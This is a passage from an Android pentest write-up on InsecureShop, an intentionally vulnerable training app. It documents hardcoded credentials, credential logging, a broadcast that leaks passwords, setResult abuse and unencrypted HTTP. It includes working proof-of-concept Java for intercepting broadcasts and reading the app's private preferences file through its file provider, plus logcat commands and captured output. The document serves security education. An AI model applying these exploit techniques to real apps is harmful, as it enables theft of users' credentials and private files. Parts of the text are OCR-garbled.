B. Hardcoded Credentials

Location: `Util.java`

```
userCreds.put("shopuser", "Ins3csh0p"); // Hardcoded in source
```

```
AndroidManifest.xml  UploadService  UploadTask  LoginActivity  Prefs  Util
8   public final class Util {
        public static final Util INSTANCE = new Util();

9       private Util() {
        }

12      private final HashMap<String, String> getUserCreds() {
13          HashMap userCreds = new HashMap();
14          userCreds.put("shopuser", "!ns3csh0p");
15          return userCreds;
        }

18      public final boolean verifyUserNamePassword(String username, String password) {
            Intrinsics.checkParameterIsNotNull(username, "username");
            Intrinsics.checkParameterIsNotNull(password, "password");
19          if (!getUserCreds().containsKey(username)) {
                return false;
            }
20          String passwordValue = getUserCreds().get(username);
21          return StringsKt.equals$default(passwordValue, password, false, 2, null);
        }
```

impact :

- exposed credentials can be used against to gain access to the accounts which can result into admin account takeover

Remediation :

- avoid storing credentials or hardcoded secrets in source code like API keys , license , certificates

C. Logging Leakage

Vulnerable code :

```
Log.d("password", password); // Credential logging
```

```
LoginActivity   AndroidManifest.xml   FileProvider   res/xml/provider_paths.xml
    public Final void onLogin(View view) {
        Intrinsics.checkParameterIsNotNull(view, "view");
        ActivityLoginBinding activityLoginBinding = this.mBinding;
        if (activityLoginBinding == null) {
            Intrinsics.throwUninitializedPropertyAccessException("mBinding");
        }
        TextInputEditText textInputEditText = activityLoginBinding.edtUserName;
        Intrinsics.checkExpressionValueIsNotNull(textInputEditText, "mBinding.edtUserName");
        String username = String.valueOf(textInputEditText.getText());
        ActivityLoginBinding activityLoginBinding2 = this.mBinding;
        if (activityLoginBinding2 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("mBinding");
        }
        TextInputEditText textInputEditText2 = activityLoginBinding2.edtPassword;
        Intrinsics.checkExpressionValueIsNotNull(textInputEditText2, "mBinding.edtPassword");
        String password = String.valueOf(textInputEditText2.getText());
        Log.d("userName", username);
        Log.d("password", password);
        boolean auth = Util.INSTANCE.verifyUserNamePassword(username, password);
        if (auth) {
            Prefs prefs = Prefs.INSTANCE;
```

steps to reproduce :

- run this command :

```
adb logcat | grep -e 'username' -e 'password'
```

POC :

```
┌──(bughunt㉿kali)-[~/Desktop/insec2]
└─$ adb logcat | grep -e 'username' -e 'password'
07-08 02:15:53.208  1894  1894 E LockSettingsStorage: Cannot read file java.io.FileNotFoun
dException: /data/system/gatekeeper.password.key: open failed: ENOENT (No such file or dir
ectory)
07-08 02:15:53.208  1894  1894 E LockSettingsStorage: Cannot read file java.io.FileNotFoun
dException: /data/system/password.key: open failed: ENOENT (No such file or directory)
07-15 09:42:01.368  2324 27768 I Auth    : [AuthManaged,PasswordComplexityHelperImpl] Upda
ting password complexity components state.
07-15 11:06:43.255  2324 31634 I Auth    : [AuthManaged.PasswordComplexityHelperImpl] Upda
ting password complexity components state.
07-15 12:53:55.714  4798  4798 I PoC     : username=shopuser
07-15 12:53:55.715  4798  4798 I PoC     : password=!ns3csh0p
```

impact :

- Credential theft and potential full account take over

Remediation:

- Implement Android Keystore for credential storage
- Remove debug logging in production
- Use secure string comparison methods

8.## Use of Implicit intent to send a broadcast with sensitive data

location : AboutUsActivity

Description :

- Using implicit intent to send sensitive data (user name and password) with specified action instead of component name which allow intent hijacking and theft of credentials by simply receveing the intent as an attacker and get the data via getextras

Vulnerable Code :

```
    public final void onSendData(View view) {
        Intrinsics.checkParameterIsNotNull(view, "view");
        String userName = Prefs.INSTANCE.getUsername();
        if (userName == null) {
            Intrinsics.throwNpe();
        }
        String password = Prefs.INSTANCE.getPassword();
        if (password == null) {
            Intrinsics.throwNpe();
        }
        Intent intent = new Intent("com.insecureshop.action.BROADCAST");
        intent.putExtra("username", userName);
        intent.putExtra("password", password);
        sendBroadcast(intent);
        TextView textView = (TextView) _$_findCachedViewById(R.id.textView);
        Intrinsics.checkExpressionValueIsNotNull(textView, "textView");
        textView.setText("InsecureShop is an intentionally designed vulnerable android app built in Kotlin.");
    }
}
```

steps to reproduce :

- Create a broad cast receiver and set the onReceivar method's intent filter to the action the intent specified previously to receive the intent and then access the credentials it has by logging it and use logcat or the filter in android studio

```
Intent triggerBroadCast = new Intent();
triggerBroadCast.setClassName( packageName: "com.insecureshop",  className: "com.insecureshop.AboutUsActivity");
startActivity(triggerBroadCast);

BroadcastReceiver receiver = new BroadcastReceiver() {
    no usages
    @Override
    // Once a broadcast received with a specific intent
    public void onReceive(Context context, Intent intent) {
        // Geting the value from the defined extras
        String username = intent.getStringExtra( name: "username");
        String password = intent.getStringExtra( name: "password");
        Log.d( tag: "userName: ", username);
        Log.d( tag: "password: ", password);
```

POC :

search in the adb logcat for password tag and userName to get the credentials

```
layout
  activity2.xml
  activity_main.xml
mipmap
values

ting for any broadcast with this intent "com.insecureshop.action.BROADCAST"
erReceiver(receiver, new IntentFilter( action: "com.insecureshop.action.BROADCAST"),Context.RECEIVER_EXPORTED);

Logcat
Pixel 9 Pro XL (emulator-5554) Android 16, API 36
password

2025-07-01 01:44:57.596 14057-14057 password:          com.insecureshopapp          D  !ns3csh0p
---------- PROCESS ENDED (14057) for package com.insecureshopapp ----------
---------- PROCESS STARTED (14414) for package com.insecureshopapp ----------
---------- PROCESS ENDED (14414) for package com.insecureshopapp ----------
```

impact :

- potential credentials theft and account take over

remediation :

- Avoid sending sensitive data through broadcasts

9.Insecure Implementation of SetResult in exported Activity

Location : ResultActivity

Description :

- exported activity ResultActivity Using setResult method with the intent being passed directly which means an attacker can call the activity with intent to be executed in the context of the vulnerable app and then return the result to the attacker app

- which means an attacker can steal sensitive files by sending an intent with `intent.setData("/sensitive/file/path")` and the result activity will parse the file and send the result back to the calling activity (attacker activity onActivityResult)

Vulnerable code :

```java
@Override // androidx.appcompat.app.AppCompatActivity
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setResult(-1, getIntent());
    finish();
}
```

steps to reproduce :

```java
Intent intent = new Intent();
intent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
intent.setData(Uri.parse( uriString: "content://com.insecureshop.file_provider/root/data/data/com.insecureshop/shared_prefs/Prefs.xm
intent.setClassName( packageName: "com.insecureshop", className: "com.insecureshop.ResultActivity");
startActivityForResult(intent, requestCode: 0); // 0 is request code
```

```java
    @Override
    protected void onActivityResult(int requestCode, int resultCode, @Nullable Intent data) {
        super.onActivityResult(requestCode, resultCode, data);

        if (requestCode == 0 && resultCode == -1) { // -1 is resultCode from setResult method
            try {

                InputStream is = null;
                try {
                    is = getContentResolver().openInputStream(data.getData());
                } catch (FileNotFoundException e) {
                    throw new RuntimeException(e);
                }
                Scanner scanner = new Scanner(is);
                while (scanner.hasNext()) {
                    Log.d( tag: "poc", scanner.nextLine());
                }


            } catch (RuntimeException e) {
                throw new RuntimeException(e);
            }
        }
    }
}
```

Remediation :


- avoid using setActivty result in general , if it is necessary make sure the activity is only accessed to authorized component only via permissions
- notice that relying on that activity is not exported so it is not accessed to unauthorized apps is not security principle it can be accessed via intent redirection or other vulnerabilities it is just security by obsecurity


10. Using HTTP traffic and no SSL pinning implemented :


Description :


application sends data and traffic through unencrypted tunnels so any attacker can perform MITM attack and intercept user's data and modify the response


- setting the emulator's proxy to send the traffic through our burp and then click on any product to launch a webview and make a request to the server so we can test if we can intercept the request and if it is securely encrypted using HTTPS and not sent as HTTP




Burp Suite Community Edition v2025.5.6 - Temporary Project
Request
GET / HTTP/2
Host: docs.insecureshopapp.com
Sec-Ch-Ua-Platform: "Android"
Response
Challenges
Introduction
Copy
InsecureShop is an Android application that is designed to be intentionally vulnerable. The aim of creating this app is to teach developers and security professionals about the vulnerabilities that are present in modern Android applications. This also serves as a platform to test your Android pentesting skills.
This space is only intended to point out the vulnerabilities implemented in the InsecureShop app and the vulnerable code used. This space won't provide you with complete solutions for all the vulnerabilities that are implemented in the InsecureShop app.
The InsecureShop project was released as part of the SourceZeroCon 2021.
You can view the slides here:
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers


Burp Suite Community Edition v2025.5.6 - Temporary Project
docs.insecureshopapp.com
Challenges
Introduction
Copy
InsecureShop is an Android application that is designed to be intentionally vulnerable. The aim of creating this app is to teach developers and security professionals about the vulnerabilities that are present in modern Android applications. This also serves as a platform to test your Android pentesting skills.
This space is only intended to point out the vulnerabilities implemented in the InsecureShop app and the vulnerable code used. This space won't provide you with complete solutions for all the vulnerabilities that are implemented in the InsecureShop app.
The InsecureShop project was released as part of the SourceZeroCon 2021.
You can view the slides here:
Deep Dive into Android Static Analysis and Exploit
by Gaurang Bhatnagar
DEEP DIVE INTO ANDROID STATIC ANALYSIS AND EXPLOITATION


142 https://github.githubassets.... GET /assets/chunk-lazy-react-partial-rep... 200 61185 script js 185.199.108.154 20:18:10 17 ... 8080 88
143 https://github.githubassets.... GET /assets/chunk-ui_packages_webaut... 200 9274 script js 185.199.108.154 20:18:10 17 ... 8080 88
144 https://github.githubassets.... GET /assets/chunk-vendors-node_modu... 200 44424 script js 185.199.108.154 20:18:10 17 ... 8080 142
145 https://140.82.121.3 GET /haxOrgb/InsecureShop/latest-com... 200 5525 JSON 140.82.121.3 20:18:11 17 ... 8080 279
146 https://140.82.121.3 GET /haxOrgb/InsecureShop/refs?type=... 200 4093 JSON 140.82.121.3 20:18:11 17 ... 8080 337
147 https://140.82.121.3 GET /haxOrgb/InsecureShop/branch-inf... 200 4234 JSON 140.82.121.3 20:18:11 17 ... 8080 421
148 https://140.82.121.3 GET /haxOrgb/InsecureShop/tree-commi... 200 7564 JSON 140.82.121.3 20:18:11 17 ... 8080 331
149 https://140.82.121.3 GET /haxOrgb/InsecureShop/branch-an... 200 4064 JSON 140.82.121.3 20:18:11 17 ... 8080 237
150 https://140.82.121.3 GET /haxOrgb/InsecureShop/overview-fi... 200 19485 JSON 140.82.121.3 20:18:11 17 ... 8080 413
152 https://github.githubassets.... GET /assets/chunk-ui_packages_code-vi... 200 14304 script js 185.199.108.154 20:18:11 17 ... 8080 138
154 https://github.githubassets.... GET /assets/ui_packages_document-met... 200 15030 script js 185.199.108.154 20:18:11 17 ... 8080 126



Impact :


- attacker can intercept user's traffic and potentially modify its answer which can lead to having phishing attack vector or if the response is displayed it can be utilized to get XSS and if the application sends sensitive data it can be information disclosure vulnerability

remediation :

